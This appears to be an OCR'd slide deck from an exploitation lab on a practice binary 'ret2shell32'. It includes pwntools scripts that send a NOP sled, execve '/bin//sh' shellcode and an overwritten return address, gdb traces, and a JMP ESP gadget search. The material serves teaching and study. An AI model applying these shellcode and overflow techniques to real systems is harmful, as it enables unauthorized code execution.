
Did it hit the Nop Sled?

INT3

A one-byte-instruction (\xcc) defined to temporarily replace an instruction in a running program to set a code breakpoint.

~ Wikipedia-Kun

```python
from pwn import *

elf = context.binary = ELF("./ret2shell32")

SHELLCODE = b"\xcc\xc0\x50\x68\x2f\x2f\x73" + \
            b"\x68\x68\x2f\x62\x69\x6e\x89" + \
            b"\xe3\x89\xc1\x89\xc2\xb0\x0b" + \
            b"\xcd\x80\x31\xc0\x40\xcd\x80"

PADDING = asm("nop") * (cyclic_find(0x63616172) - len(SHELLCODE))
PADDING += SHELLCODE

p = process(elf.path, env={})

p.sendline(PADDING + p32(0xffffdcbc))
p.interactive()
```



SIGTRAP?

We hit the Shellcode!

```python
from pwn import *

elf = context.binary = ELF("./ret2shell32")

SHELLCODE = b"\x31\xc0\x50\x68\x2f\x2f\x73" + \
            b"\x68\x68\x2f\x62\x69\x6e\x89" + \
            b"\xe3\x89\xc1\x89\xc2\xb0\x0b" + \
            b"\xcd\x80\x31\xc0\x40\xcd\x80"

PADDING = asm("nop") * (cyclic_find(0x63616172) - len(SHELLCODE))
PADDING += SHELLCODE

p = gdb.debug(elf.path, env={}, gdbscript='b *0x80484e5\ncontinue')

p.sendline(PADDING + p32(0xffffdcbc))
p.interactive()
```

```
 ► 0x8048465  <vuln+24>    ret    <0xffffdcbc>
   ↓
   0xffffdcbc              nop
   0xffffdcbd              nop

pwndbg> step 213

 ► 0xffffdd90    xor    eax, eax
   0xffffdd92    push   eax
   0xffffdd93    push   0x68732f2f
   0xffffdd98    push   0x6e69622f
   0xffffdd9d    mov    ebx, esp
   0xffffdd9f    mov    ecx, eax
   0xffffdda1    mov    edx, eax
   0xffffdda3    mov    al, 0x2f
   0xffffdda5    bound  ebp, qword ptr [ecx + 0x6e]
   0xffffdda8    das
   0xffffdda9    das
   0xffffddaa    jae    0xffffde14
```

Shellcode

```
xor     eax, eax
push    eax
push    0x68732f2f
push    0x6e69622f
mov     ebx, esp
mov     ecx, eax
mov     edx, eax
mov     al, 0xb
int     0x80
xor     eax, eax
inc     eax
int     0x80
```


Actual

```
xor     eax, eax
push    eax
push    0x68732f2f
push    0x6e69622f
mov     ebx, esp
mov     ecx, eax
mov     edx, eax
mov     al, 0x2f
bound   ebp, qword ptr [ecx + 0x6e]
das
das
jae     0xffffde14
```


WHY?

ESP is very close to our shellcode


Push instructions may corrupt it




Not every instruction is 4 bytes. Only for visualisation purposes.



Not every instruction is 4 bytes. Only for visualisation purposes.



Not every instruction is 4 bytes. Only for visualisation purposes.



Not every instruction is 4 bytes. Only for visualisation purposes.

HOW?

We could sandwich the shellcode between the Nop Sled

```python
from pwn import *

elf = context.binary = ELF("./ret2shell32")

SHELLCODE = b"\x31\xc0\x50\x68\x2f\x2f\x73" + \
            b"\x68\x68\x2f\x62\x69\x6e\x89" + \
            b"\xe3\x89\xc1\x89\xc2\xb0\x0b" + \
            b"\xcd\x80\x31\xc0\x40\xcd\x80"

PADDING = asm("nop") * (cyclic_find(0x63616172) - len(SHELLCODE) - 30)
PADDING += SHELLCODE
PADDING += asm("nop") * 30

p = process(elf.path, env={})

p.sendline(PADDING + p32(0xffffdcbc))
p.interactive()
```

Success!

Making a Remote Connection

PROBLEM

Jumping to shellcode feels too random...

Is there a reliable way?


JMP ESP Gadget

Jumping directly to the value of ESP


HOW?

Find a JMP ESP gadget


Inject SUB ESP and JMP ESP instructions




Not every instruction is 4 bytes. Only for visualisation purposes.



Not every instruction is 4 bytes. Only for visualisation purposes.



Not every instruction is 4 bytes. Only for visualisation purposes.



Not every instruction is 4 bytes. Only for visualisation purposes.

Finding Gadgets

```
>>> from pwn import *
>>> elf = context.binary =
ELF("./binaryfile")

# Find JMP ESP Gadget
>>> next(elf.search(asm("jmp esp")))
136533428

# Convert to little endian
>>> p32(136533428)
b'\xb4U#\x08'
```

Shellcode from Assembly

Enable ASLR

ret2shell.c

